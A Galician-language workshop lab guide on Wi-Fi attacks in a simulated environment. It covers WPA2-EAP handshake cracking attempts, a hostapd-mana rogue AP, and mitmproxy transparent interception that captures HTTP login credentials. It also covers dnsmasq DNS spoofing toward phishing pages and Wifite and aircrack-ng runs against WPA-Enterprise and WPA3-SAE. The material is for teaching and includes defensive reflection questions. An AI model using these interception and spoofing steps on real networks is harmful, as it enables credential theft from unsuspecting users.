wlan2: STA 7a:10:a4:c1:ae:3d IEEE 802.1X: authenticated - EAP type: 25 (PEAP)
```

---

7. Tentativa de Crackear Handshake WPA2 (Consola 5 → Análise)

7.1. Extraer Hash WPA2 (Páx. 18-19 do PDF)

Nunha **nova terminal** (Consola 5):

```
# Extraer o primeiro handshake dos logs
grep "MANA WPA2 HASHCAT" /tmp/mana-ap.log | head -1 | awk -F'|' '{print $2}' | tr -d ' ' > /tmp/wpa2-handshake.hc22000

# Verificar hash extraído
cat /tmp/wpa2-handshake.hc22000
# Debe amosar: WPA*02*...
```

7.2. Tentar Crackear con hashcat (Modo 22000)

```
# Descomprimir rockyou
gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou.txt

# Crackear handshake WPA2-EAP
hashcat -m 22000 /tmp/wpa2-handshake.hc22000 /tmp/rockyou.txt
```

Resultado: Exhausted (NON atopa nada)

7.3. Conclusión Crítica (Páx. 19 do PDF)

> ⚠ **IMPORTANTE: Limitación de WPA2-EAP**
>
> En WPA2-EAP, o handshake WPA2 capturado **NON contén a contrasinal do usuario**.
>
> **Diferenza técnica:**
> - **WPA2-PSK**: PMK = PBKDF2(contrasinal, SSID) → **Crackeable con dicionario** ✓
> - **WPA2-EAP**: PMK = Derivada do MSK (Master Session Key) → **NON crackeable con dicionario** ✗
>
> O MSK xérao o servidor RADIUS durante a autenticación EAP/PEAP e **NON está relacionado directamente coa contrasinal do usuario** "1234".
>
> **Para capturar credenciais en WPA2-EAP, necesitas:**
> 1. Modo Evil Twin (`eap_server=1`) sen proxy → captura hash MSCHAPv2 (Práctica 2) ✓
> 2. **Interceptar tráfico post-autenticación** (SSL Stripping, DNS Spoofing) ✓ ← Continuamos aquí

---

8. Interceptación de Tráfico con mitmproxy (Consola 6 → namespace mitm_wlan2)

Dado que non podemos crackear o handshake WPA2-EAP, interceptamos o tráfico HTTP/HTTPS do cliente **despois de autenticarse** usando `mitmproxy`.

Nota: `sslstrip` está obsoleto en Kali (incompatible con Python 3). Usamos `mitmproxy` como substituto moderno.

8.1. Entrar no Namespace MITM

```
sudo ip netns exec mitm_wlan2 bash
```

8.2. Instalar mitmproxy (se non está)

```
apt update && apt -y install mitmproxy
```

8.3. Configurar NAT

O tráfico do cliente (10.0.0.0/24) debe saír por `veth0` → `br-radius` → Internet.

```
# Verificar namespace
ip netns identify
# Debe amosar: mitm_wlan2

# NAT para dar Internet ao cliente
iptables -t nat -A POSTROUTING -s 10.0.0.0/24 -o veth0 -j MASQUERADE

# Verificar
iptables -t nat -L POSTROUTING -n -v
```

8.4. Configurar DNS

```
# Comprobar configuración servidores DNS
cat /etc/resolv.conf
  nameserver 8.8.8.8
  nameserver 1.1.1.1

#No caso que non aparezan eses servidores DNS, executar:
echo "nameserver 8.8.8.8" > /etc/resolv.conf
echo "nameserver 1.1.1.1" >> /etc/resolv.conf
```

8.5. Verificar Conectividade

```
ping -c 2 8.8.8.8
# Debe funcionar ✓
```

Se NON funciona, volve á Consola 1 e verifica o NAT no bridge:

```
sudo iptables -t nat -A POSTROUTING -s 192.168.50.0/24 -o eth0 -j MASQUERADE
```

8.6. Redirixir Portos HTTP e HTTPS a mitmproxy


```
# Redirixir HTTP (80) e HTTPS (443) ao proxy (8080)
iptables -t nat -A PREROUTING -i wlan2 -p tcp --dport 80  -j REDIRECT --to-port 8080
iptables -t nat -A PREROUTING -i wlan2 -p tcp --dport 443 -j REDIRECT --to-port 8080

# Verificar
iptables -t nat -L PREROUTING -n -v | grep 8080
```

8.7. Executar mitmproxy

```
# Arrancar mitmproxy en modo transparente, gardando flows en /tmp
mitmproxy --mode transparent --showhost -w /tmp/mitm-capture.flow
```

Saída esperada:



Deixa isto executándose na Consola 6.

Nota técnica: `-w` garda os flows capturados no ficheiro `/tmp/mitm-capture.flow`. Este ficheiro é accesible desde calquera namespace porque `ip netns` só illa a rede, non o sistema de ficheiros.

---

9. PUNTO DE DECISIÓN: Continuar ao ataque MITM (Consolas 3, 4 e 6)

Agora continuamos a:
- **Consola 3**: Configurar hostapd-mana (AP Rogue no Canal 1)
- **Consola 4**: Desautenticar ao cliente para forzar migración ao MITM
- **Consola 6**: Configurar mitmproxy para interceptar tráfico

---

9.1. DESPOIS de Desautenticación: Renovar IP do MITM

> ⚠ **Esta sección só se aplica DESPOIS de:**
>
> 1. Executar **hostapd-mana** na Consola 3 (AP Rogue no Canal 1)
> 2. Executar **aireplay-ng** na Consola 4 (desautenticación)
> 3. Confirmar que o cliente **migrou ao MITM**

9.1.1. Verificar Migración ao MITM

```
# Verificar a que AP está conectado AGORA
iw dev wlan1 link
```

Se conectou ao MITM (ÉXITO):

```
Connected to XX:XX:XX:XX:XX:XX (on wlan1)
SSID: EMPRESA-XYZ
freq: 2412 ← Canal 1 (MITM) ✓
```

Se aínda está no AP lexítimo (repetir desautenticación na Consola 4):

```
Connected to XX:XX:XX:XX:XX:XX (on wlan1)
freq: 2437 ← Canal 6 (AP lexítimo)
```

9.1.2. Renovar IP para a Rede do MITM

Unha vez confirmada a migración ao MITM, renovamos a IP:

```
# Liberar a IP antiga do AP lexítimo (192.168.50.XX)
dhclient -r wlan1

# Solicitar nova IP do MITM (rede 10.0.0.0/24)
dhclient -v wlan1

# Verificar nova IP asignada polo dnsmasq do MITM
ip addr show wlan1
# Debe amosar: inet 10.0.0.XX/24 ✓

# Verificar nova ruta por defecto
ip route show
# Debe amosar: default via 10.0.0.1 dev wlan1 ✓
```

9.2 Verificar Conectividade co MITM

```
# Ping ao gateway MITM
ping -c 2 10.0.0.1
# Debe funcionar ✓

# Ping a Internet (a través do NAT do MITM)
ping -c 2 8.8.8.8
# Debe funcionar ✓
```

9.3 Xerar Tráfico HTTP (AGORA SI Interceptado)


Agora SI, o tráfico será interceptado por mitmproxy (se configuraches a Consola 6):

```
# Simular login HTTP con credenciais
curl -X POST http://testphp.vulnweb.com/login.php -d "username=test&password=test123"

# Tentar HTTPS (mitmproxy converterao a HTTP se é posible)
curl http://www.example.com
```

Agora na **Consola 6**, deberían aparecer as credenciais interceptadas:

```
POST http://testphp.vulnweb.com/login.php
username=test&password=test123
```



---

10. Conclusión e Técnicas de Ataque Post-Autenticación

O ataque MITM con `hostapd-mana` en modo **proxy RADIUS** ten vantaxes estratéxicas respecto ao Evil Twin.

10.1. Vantaxes do MITM Proxy vs Evil Twin

Característica	Evil Twin (P2)	MITM Proxy (P3)
Captura MSCHAPv2	✓ Si (hash crackeable)	✗ Non (só handshakes WPA2)
Transparencia	✗ Cliente perde conectividade	✓ Cliente mantén acceso funcional
Persistencia	✗ Ataque puntual	✓ Interceptación continua
Captura de Sesións	✗ Limitado	✓ Cookies, tokens, credenciais HTTP

10.2. Limitacións Técnicas

1. Handshakes WPA2-EAP NON crackeables
Como vimos na **Consola 5** (hashcat):
- En **WPA2-PSK**: PMK = PBKDF2(contrasinal, SSID) → **Crackeable** ✓
- En **WPA2-EAP**: PMK = Derivada do MSK (Master Session Key) → **NON crackeable** ✗

O MSK xérao o servidor RADIUS durante a autenticación EAP/PEAP e **NON está relacionado coa contrasinal** do usuario "1234".

2. Necesidade de técnicas post-autenticación
Para capturar credenciais en WPA2-EAP MITM, **debemos usar**:
1. **Interceptación de tráfico HTTP** (páx. 20-21 do PDF)
2. **DNS Spoofing** (redirixir dominios a servidores falsos)
3. **ARP Spoofing** (se hai máis clientes na rede)
4. **SSL Stripping** (NON nativo en mitmproxy - require configuración avanzada)

10.3. Técnicas de Captura de Credenciais A) Interceptación HTTP con mitmproxy (Consola 6)

Limitación de mitmproxy en modo transparente:
- `mitmproxy --mode transparent` **NON fai SSL Stripping automático**
- Intercepta HTTPS mediante un certificado MITM que o cliente pode rexeitar
- **Só captura credenciais en sitios HTTP puros ou con certificados aceptados**

Alternativas para SSL Stripping real:
1. **sslstrip2** (requiere configuración manual con iptables)
2. **bettercap** (con módulo `http.proxy` + `dns.spoof`)
3. **ettercap** con plugins personalizados

B) DNS Spoofing (Consola 3b - namespace mitm_wlan2)

Redirixir dominios lexítimos a páxinas de phishing. O método correcto neste escenario é **`dnsmasq address=`**, xa que o cliente usa `10.0.0.1` como DNS (configurado por DHCP) e as consultas chegan directamente a `dnsmasq`.

⚠️ **Por que NON usar `dnsspoof` aquí:** `dnsspoof` funciona por sniffing de paquetes e require que o tráfico DNS pase pola interface que monitoriza. Se o cliente está configurado para usar `10.0.0.1` como DNS, as consultas chegan como tráfico unicast directo a `dnsmasq` — `dnsspoof` non as captura. Ademais, `dnsspoof` non actúa como servidor DNS real, polo que as consultas non spoofadas quedan sen resposta.

```
# Entrar ao namespace MITM (se non estás xa)
sudo ip netns exec mitm_wlan2 bash

# Engadir regras de spoofing a dnsmasq en tempo real (sen reiniciar)
# address=/dominio/IP redirixe ese dominio á IP do MITM
echo "address=/login.empresa.com/10.0.0.1" >> /tmp/dnsmasq-mitm.conf
echo "address=/mail.empresa.com/10.0.0.1"  >> /tmp/dnsmasq-mitm.conf

# Recargar dnsmasq (SIGHUP aplica os cambios sen cortar o DHCP)
kill -HUP $(pgrep dnsmasq)
```

Verificar desde o cliente (Consola 2):

```
# Entrar no namespace do cliente
sudo ip netns exec wifi_cliente_wlan1 bash

# Verificar que o DNS asignado é o MITM
cat /etc/resolv.conf
# Debe amosar: nameserver 10.0.0.1

# Verificar o spoofing
nslookup login.empresa.com 10.0.0.1
# Debe resolver a: 10.0.0.1 (IP do MITM) ✓

nslookup google.com 10.0.0.1
# Debe resolver normalmente (reenvío a 8.8.8.8) ✓
```

C) ARP Spoofing

O punto clave é que o atacante xa está “no medio” **sen ARP spoofing**, porque:
- O atacante levanta un **AP Rogue** (wlan2) e dá servizo de **DHCP** ao cliente.
- O cliente recibe como **gateway** o propio atacante (10.0.0.1).
- Polo tanto, todo o tráfico do cliente pasa polo atacante “de forma natural” (MITM por topoloxía), e logo sae a Internet vía NAT.

10.4. Limitacións de HSTS (HTTP Strict Transport Security)

Sitios con HSTS son inmunes a SSL Stripping con mitmproxy:
- Exemplo: Google, Facebook, Twitter, GitHub
- O navegador **obriga** a usar HTTPS incluso se o MITM tenta redirixir a HTTP
- Solución: **Phishing** con dominios similares (typosquatting)

> **HSTS e Typosquatting: por que importan (e como che afectan no lab)**
>
> **HSTS (HTTP Strict Transport Security)** é unha política que un sitio web envía ao navegador para *forzar sempre HTTPS* durante un tempo. Se un dominio ten HSTS activo, o navegador **non aceptará** o “downgrade” a HTTP, polo que técnicas tipo *SSL Stripping* deixan de funcionar (no MITM do taller verás que só é viable cando o sitio permite fluxo HTTP→HTTPS e **non** ten HSTS).
>
> **Typosquatting** é unha técnica de *suplantación por erro tipográfico*: o atacante rexistra dominios moi parecidos a un lexítimo (p.ex. cambiando unha letra, engadindo un guión, usando outro TLD) para capturar credenciais ou distribuír malware. No contexto dun MITM, adoita combinarse con *DNS spoofing* para redirixir á vítima a ese dominio “case igual”; por iso, unha defensa clave é **validación estrita de certificados/CA** e boas prácticas de navegación (marcadores, contrasinais con autocompletado só en dominios exactos, e políticas corporativas).

10.5. Obxectivo Acadado

✓ **Interceptación completa** do tráfico da vítima
✓ **Captura de credenciais** mediante:

```
- Tráfico HTTP en texto claro
- DNS Spoofing a sitios de phishing
```

✓ **Acceso invisible** á rede corporativa
✓ **Capacidade de movemento lateral** e ataques internos

⚠️ **NON capturamos hash MSCHAPv2** (para iso, usar Evil Twin - Práctica 2)
⚠️ **NON crackeamos handshakes WPA2-EAP** (tecnicamente imposible)

---

11. Limpeza

Ao rematar, apaga o escenario.

```
sudo wifilabctl reset
```

AUDITAR CONTRASINAL WI-FI WPA2-EAP CON WIFITE

> ⚠ **LIMITACIÓN DE RESPONSABILIDADE**
>
> O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.
> O uso de Wifite ou calquera outra ferramenta de auditoría en redes Wi-Fi sen autorización expresa é **ILEGAL**.

1. Resumo

Esta práctica introduce **WPA2-EAP (Enterprise)**, un sistema de autenticación baseado en servidor RADIUS que se emprega en contornas empresariais.
Verificaremos que **Wifite NON pode auditar WPA2-EAP**: wifite detecta automaticamente o tipo de cifrado `WPA-E` e **salta o obxectivo sen nin sequera intentar o ataque**, xa que é consciente de que este protocolo non é crackeable mediante os seus métodos.

Obxectivos de aprendizaxe:
- Configurar un escenario WPA2-EAP con FreeRADIUS + hostapd
- Comprender a diferenza entre autenticación PSK e EAP
- Verificar que wifite identifica e descarta automaticamente obxectivos WPA-Enterprise
- Comprender o fluxo de autenticación 802.1X/EAP/PEAP
- Identificar as limitacións de Wifite en contornas empresariais

---

2. Material necesario

Hardware/Software:
- Host alumnado · Máquina virtual GNU/Linux Kali amd64
- RAM ≥ 2048 MB · CPU ≥ 2 cores · PAE/NX habilitado

Ferramentas (xa instaladas en Kali):
`wifite`, `hostapd`, `freeradius`, `wpa_supplicant`, `mac80211_hwsim`, `aircrack-ng`, `tshark`

Referencias:
- [0] 2-Taller-HE-Practica-WiFi-1.pdf
- [1] FreeRADIUS documentation
- [2] IEEE 802.1X-2010
- [3] RFC 4017 - EAP para WLANs

---

3. Escenario e topoloxía

Rol	Interface	Namespace	IP	Estado tras `wifilabctl up`
AP WPA2-EAP (brid… `br-radius`)	`wlan0`	`wifi_ap_wlan0`	`192.168.50.10`	✅ Automático (hostapd `wpa-eap-corp.conf`)
FreeRADIUS	—	(namespace principal)	`192.168.50.1`	✅ Automático (bridge `br-radius`)
Cliente EAP (sen `ca_cert`)	`wlan1`	`wifi_cliente_wlan1`	(DHCP dnsmasq)	✅ Automático (wpa_supplicant)
MITM preparado	`wlan2`	`mitm_wlan2`	`192.168.50.100`	⏳ NS listo, sen servizos (Práctica 2-3)
Monitor / Atacante (Wifite)	`wlan3`	(global)	—	⏳ Interface libre

SSID: `EMPRESA-XYZ` · **Usuario EAP:** `ana` · **Contrasinal:** `1234` · **Canal:** 6
RADIUS: `192.168.50.1:1812` · **secret:** `testing123`

```
[wlan1: Cliente PEAP]  ----wireless----> [wlan0: AP WPA2-EAP]
                                                |
                                          [br-radius]
                                                |
                                       [FreeRADIUS :1812]
                                       (namespace principal)
                                                ^
                                       [wlan3mon: Wifite]
                                       (captura handshake → NON crackeable)
```

💡 `wifilabctl up eap_mitm` levanta automaticamente AP, FreeRADIUS e cliente. As terminais son para o ataque con Wifite e a análise posterior, non para configuración manual.

---

4. Procedemento

Resumo de terminais:

Terminal	Rol
1	Arrancar o escenario e monitorizar logs
2	Executar Wifite e observar o rexeitamento automático de WPA-E
3	Análise de tráfico EAP con tshark (opcional)

Terminal 1 — Arrancar o escenario

```
# Arrancar o escenario WPA2-EAP con RADIUS
sudo wifilabctl up eap_mitm

# Verificar que AP, RADIUS e cliente están activos
sudo wifilabctl status
```

Saída esperada:

```
[*] Informe de Estado do Laboratorio
============================================================
NAMESPACE                INTERFACE       IP                  ESTADO
------------------------------------------------------------------------
wifi_cliente_wlan1       wlan1           -                   UP
wifi_ap_wlan0            wlan0           192.168.50.10/24    UP
mitm_wlan2               wlan2           192.168.50.100/24   UP
------------------------------------------------------------------------
Interfaces GLOBAIS / ATACANTE:
(global)                 wlan3           (host/monitor)      LISTO
```

⚠️ FreeRADIUS executa no **namespace principal** (non illado), escoitando en `192.168.50.1:1812` a través do bridge `br-radius`. Os valores de BSSID e MAC obtéñense con `sudo wifilabctl status`.

Opcionalmente, abrir os logs en tempo real para observar a autenticación PEAP:

```
# Logs en tempo real (deixar abertos durante o ataque)
sudo wifilabctl logs eap_mitm
# ou directamente:
tail -f /home/kali/wifiLab/run/eap_mitm/freeradius.log
tail -f /home/kali/wifiLab/run/eap_mitm/hostapd_ok.log
tail -f /home/kali/wifiLab/run/eap_mitm/wpa_supplicant.log
```

Terminal 2 — Ataque con Wifite e demostración do rexeitamento automático

Abrir unha **segunda terminal** e seguir os pasos:

Paso 1: Preparar o entorno

```
sudo su -
```

```
# Descomprimir wordlist
gunzip -kf /usr/share/wordlists/rockyou.txt.gz
```

Paso 2: Lanzar Wifite

```
wifite --no-wps --dict /usr/share/wordlists/rockyou.txt
```

Paso 3: Avisos de procesos en conflito — non matar

```
 [!] Conflicting processes: NetworkManager (PID 689), wpa_supplicant (PID 6303),
     hostapd (PID 6609), wpa_supplicant (PID 6676), dhclient (PID 6704)
 [!] If you have problems: kill -9 PID or re-run wifite with --kill
```

⚠️ **Non matar eses procesos.** Son o AP e o cliente do escenario. Ignorar e continuar.

Paso 4: Wifite activa o modo monitor automaticamente

Con `mac80211_hwsim`, Wifite detecta a interface dispoñible e activa o modo monitor sen intervención:

```
    Interface   PHY   Driver              Chipset
------------------------------------------------------------------------
 1. wlan3       phy3  ??????              non-mac80211 device? (report this!)
 [+] Enabling monitor mode on wlan3... enabled!
```

💡 Wifite usa `wlan3` directamente xa que é a única interface non asignada a un namespace illado. Non é necesario seleccionar manualmente.

Paso 5: Escaneo — WPA2-EAP aparece claramente como `WPA-E`

Wifite escaneará en modo monitor. **WPA2-EAP identifícase de forma inequívoca como `WPA-E`**, diferenciándose de `WPA2` (PSK):

```
   NUM                     ESSID   CH  ENCR    PWR    WPS  CLIENT
   ---  -------------------------  ---  -----   ----   ---  ------
     1              EMPRESA-XYZ     6  WPA-E   72db    no
```

Premer `Ctrl+C` cando apareza `EMPRESA-XYZ`. Introducir `1` e premer Enter.

💡 Wifite **si distingue** WPA2-PSK de WPA2-EAP no escaneo: amosa `WPA2` para PSK e `WPA-E` para Enterprise.

Paso 6: Wifite descarta o obxectivo sen intentar ningún ataque (resultado esperado)

Ao seleccionar o obxectivo, Wifite **non captura handshake, non lanza aircrack-ng, nin aplica wordlist**. Descarta o obxectivo de inmediato:

```
 [+] (1/1) Starting attacks against A2:94:69:2E:1F:47 (EMPRESA-XYZ)
 [!] Skipping. Target is using WPA-Enterprise and can not be cracked.
 [+] Finished attacking 1 target(s), exiting
 [!] Note: Leaving interface in Monitor Mode!
 [!] To disable Monitor Mode when finished: airmon-ng stop wlan3mon
```

⚠️ **RESULTADO ESPERADO:** `Skipping. Target is using WPA-Enterprise and can not be cracked.`

Wifite recoñece que WPA-Enterprise está completamente fóra das súas capacidades e remata sen realizar ningunha acción ofensiva.

---

5. Limitacións de Wifite con WPA2-EAP

Wifite NON pode auditar WPA2-EAP: identifica `WPA-E` no escaneo e **descarta o obxectivo de inmediato** con `Skipping. Target is using WPA-Enterprise and can not be cracked.` Sen capturar handshake nin lanzar ningún ataque.

```
wifite --help | grep -i "evil\|twin\|eap\|hostapd\|radius\|mitm\|mana\|proxy\|forward"
# (sen saída correspondente — Wifite NON soporta este tipo de ataque)

# Conclusión: Wifite NON soporta ataques Evil Twin, EAP nin hostapd, nin MITM.
```

⚠️ **IMPORTANTE:** Wifite está deseñado para **auditoría pasiva** (captura de handshakes), NON para **ataques activos** (Evil Twin, MITM, proxy RADIUS).

A **única** forma de capturar credenciais WPA2-EAP é mediante un **Evil Twin** (AP falso) que:
1. Suplante ao AP lexítimo (mesmo SSID)
2. Configure un servidor RADIUS falso (`hostapd-wpe`)
3. Aproveite que o cliente **non valide o certificado do servidor** (`ca_cert` comentado)

4. Capture o hash MSCHAPv2 durante a autenticación PEAP
5. Crackee o hash con `hashcat` ou `jtr`

⚠️ Este escenario está cuberto na **Práctica 2 EAP EVIL TWIN**.

---

6. Preguntas de reflexión

1. **Por que WPA2-EAP é máis seguro que WPA2-PSK?**
   - **Autenticación centralizada:** cada usuario ten credenciais únicas
   - **Rotación de credenciais:** pódense revocar usuarios sen cambiar o contrasinal da rede
   - **Auditoría:** FreeRADIUS rexistra quen se conecta e cando
   - **Sen handshake crackeable:** o contrasinal non se deriva do tráfico capturado
2. **Que diferenza hai entre WPA2-PSK e WPA2-EAP na derivación de claves?**
   - **PSK:** contrasinal compartido → PBKDF2 → PMK (crackeable offline)
   - **EAP:** credenciais individuais → servidor RADIUS → MSK → PMK (non crackeable sen RADIUS)
3. **Wifite pode auditar WPA2-EAP en algún escenario?**
   - **NON.** Wifite detecta `WPA-E` e salta o obxectivo automaticamente sen realizar ningún ataque
   - Non ten capacidades de Evil Twin nin servidor RADIUS falso
   - Precisaríanse ferramentas especializadas como `hostapd-wpe` (ver Práctica 2-2)
4. **Que vulnerabilidades ten WPA2-EAP?**
   - **Cliente sen validación de certificado** (`ca_cert` comentado) → susceptible a Evil Twin
   - **MSCHAPv2 débil:** se se captura o hash (con Evil Twin), pódese crackear con hashcat
   - **Servidor RADIUS mal configurado:** certificados caducados, secrets débiles
5. **Como mellorar a seguridade de WPA2-EAP?**
   - **Obrigar validación de certificado** no cliente (`ca_cert` configurado correctamente)
   - **Usar EAP-TLS** en lugar de PEAP/MSCHAPv2 (autenticación con certificados cliente)
   - **Implementar 802.1X con NAC** (Network Access Control)
   - **Rotar certificados RADIUS** periodicamente
6. **É posible un ataque Man-in-the-Middle contra WPA2-EAP?**
   - **SI**, se o cliente non valida o certificado do servidor (ver Práctica 2-3)
   - **NON**, se o cliente ten `ca_cert` correctamente configurado

---

7. Limpeza do laboratorio

Terminal 1:

```
# Deter e eliminar o escenario completamente
sudo wifilabctl reset

# Verificar que non quedan namespaces
ip netns list
```

Terminal 2 (se wlan3 quedou en modo monitor):

```
airmon-ng stop wlan3mon
```

GUÍA DE PRÁCTICA 3.1: AUDITORÍA WPA3-SAE

> **Baseada na práctica** [3-Taller-HE-Practica-WiFi-1.pdf]

1. Contexto e Obxectivos

Nesta práctica exploraremos a seguridade de **WPA3-SAE (Simultaneous Authentication of Equals)**. Demostraremos que, a diferenza de WPA2-PSK, WPA3-SAE é **resistente a ataques de dicionario offline**: mesmo capturando o intercambio SAE con `airodump-ng`, non é posíbel recuperar o contrasinal con `aircrack-ng`.

---

2. Mapeamento: PDF ↔ Laboratorio

PDF	Rol	Interface	Namespace	Estado tras `wifilabctl up`	Acción do estudante
Consola 1	AP WPA3-SAE (hostapd)	`wlan0`	`phy0_wlan0`	✅ Automático	Consulta de logs
Consola 2	Cliente WPA3 (wpa_supplicant)	`wlan1`	`phy1_wlan1`	✅ Automático	Reconexión
Consola 3	Atacante / Monitor	`wlan2`	(namespace global)	⏳ Interface libre	→ **Terminal 3**

Nota sobre namespaces: Os namespaces créanse con nomes `phy0_wlan0` e `phy1_wlan1`. Comproba sempre con `sudo wifilabctl status`.

---

3. Preparación do Escenario

Abre **unha terminal** na VM Kali e executa:

```
sudo wifilabctl up wpa3_sae
sudo wifilabctl status
```

Saída esperada:

```
NAMESPACE        INTERFACE  ESTADO
phy0_wlan0       wlan0      UP
phy1_wlan1       wlan1      UP
(global)         wlan2      LISTO
```

---

4. Terminal 1 – Atacante / Monitor (PDF: Consola 3, páx. 7-8)

Esta terminal corresponde á **Consola 3 do PDF**. Execútase no **namespace global** (sen `ip netns exec`).

4.1. Acceder como root (PDF: Consola 3, páx. 7)

```
sudo su -
```

4.2. Activar modo monitor en wlan2 (PDF: Consola 3, páx. 7)

```
# Activar modo monitor en wlan2 → crea wlan2mon
airmon-ng start wlan2
```

Saída esperada:

```
Found 2 processes that could cause trouble.
Killing PID ...
PHY     Interface   Driver      Chipset
phy2    wlan2       mac80211_hwsim   ...
```

```
                (mac80211 monitor mode vif enabled for [phy2]wlan2 on [phy2]wlan2mon)
                (mac80211 station mode vif disabled for [phy2]wlan2)
```

A partir de agora a interface de monitoraxe é **`wlan2mon`**, non `wlan2`.

4.3. Escanear redes (PDF: Consola 3, páx. 8)

```
# Escanear todas as redes dispoñíbeis
airodump-ng wlan2mon
```

Saída esperada:

```
CH  6 ][ Elapsed: 12 s

 BSSID              PWR  Beacons  #Data  CH  MB   ENC   CIPHER AUTH  ESSID

 EA:18:30:AA:C3:48  -30       15      0   6  54e  WPA3  CCMP   SAE   EMPRESA-XYZ

 BSSID              STATION            PWR  Rate  Lost  Frames
 EA:18:30:AA:C3:48  8E:B3:B5:62:2D:B9  -25   0-1     0       3
```

- **ENC**: `WPA3` (ou `WPA2` con AUTH `SAE` segundo a versión de airodump-ng)
- **AUTH**: `SAE` — non é PSK

Anota o **canal** (CH) do AP. Preme `Ctrl+C` para deter.

4.4. Capturar tráfico SAE (PDF: Consola 3, páx. 7)

```
# Crear directorio de capturas e iniciar captura no canal do AP
mkdir capturas && airodump-ng wlan2mon -c 6 -w capturas/cap
```

Substitúe `6` polo canal que está a usar o AP (`wlan0: ACS-COMPLETED freq=2437 channel=6`).

Deixa a captura activa. **Non peches esta terminal.**

4.5. Reconectar o cliente (PDF: Consola 2, páx. 8)

Abre **unha segunda terminal** (Terminal 2) e executa:

```
# TERMINAL 2 — Namespace do cliente (Consola 2 do PDF)
sudo ip netns exec phy1_wlan1 bash

# Eliminar wpa_supplicant existente e reconectar
pkill -f wpa_supplicant || true
wpa_supplicant -B -i wlan1 -c /home/kali/wifiLab/run/wpa3_sae/wpa_supplicant.conf

exit
```

Agora verifica nos logs do AP a reconexión do cliente:

```
sudo ip netns exec phy0_wlan0 tail -f /home/kali/wifiLab/run/wpa3_sae/hostapd.log
```

Saída esperada:

```
wlan0: AP-STA-CONNECTED 8e:b3:b5:62:2d:b9
wlan0: STA 8e:b3:b5:62:2d:b9 WPA: pairwise key handshake completed (RSN)
wlan0: EAPOL-4WAY-HS-COMPLETED 8e:b3:b5:62:2d:b9
```

Preme `Ctrl+C` para saír do tail.

4.6. Auditar a captura con aircrack-ng (PDF: Consola 3, páx. 8)

Volta ao Terminal 1 e garda a ver `WPA handshake:` na cabeceira de airodump-ng e preme `Ctrl+C`:

```
# Descomprimir o dicionario rockyou
gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou.txt

# Tentar auditar a captura SAE
aircrack-ng capturas/cap-01.cap -w /tmp/rockyou.txt
```

Saída esperada (fallo esperado — **resultado correcto da práctica**):

```
Unsupported key version 0 encountered.
May be WPA3 - not yet supported.
Aborted
```

Por que falla? En WPA3-SAE o que captura `airodump-ng` non é un handshake reutilizábel como en WPA2-PSK, senón o intercambio de autenticación SAE (EAPOL/SAE commit-confirm) e o 4-way handshake asociado, que **non permite derivar unha clave** para un ataque por dicionario offline.

---

5. Análise: Por que WPA3-SAE é Resistente

Característica	WPA2-PSK	WPA3-SAE
Ataque dicionario offline	✗ Posíbel	✅ Non posíbel
Deautenticación maliciosa	✗ Posíbel	✅ PMF impídeo
Forward Secrecy	✗ Non	✅ Si
Crack con aircrack-ng	✗ Posíbel	✅ Non soportado

---

6. Wacker: Ataque por Forza Bruta Online contra WPA3-SAE

💡 **Mensaxe clave:** WPA3-SAE elimina os ataques offline de dicionario (non se pode crackear o handshake capturado). Porén, **si é posible un ataque online de forza bruta directa** contra o AP. A única defensa real é a **fortaleza do contrasinal**.

6.1. Por que WPA3-SAE non é vulnerable a ataques offline... pero si a ataques online

En WPA2-PSK, o ataque captura o 4-way handshake e crackéao offline sen límite de velocidade. **WPA3-SAE bloquea este vector** mediante o protocolo Dragonfly: cada sesión deriva claves únicas (Forward Secrecy) que non permiten reconstruír o contrasinal desde o tráfico capturado.

Porén, **o protocolo SAE require que o AP responda a cada intento de autenticación**. Isto permite un ataque diferente: **probar contrasinais directamente contra o AP en tempo real**.

Característica	WPA2-PSK offline	WPA3-SAE online (wacker)
Captura de handshake	✔ Necesaria	✗ Non necesaria
Cracking offline	✔ Sen límite	✗ Imposible (Forward Secrecy)
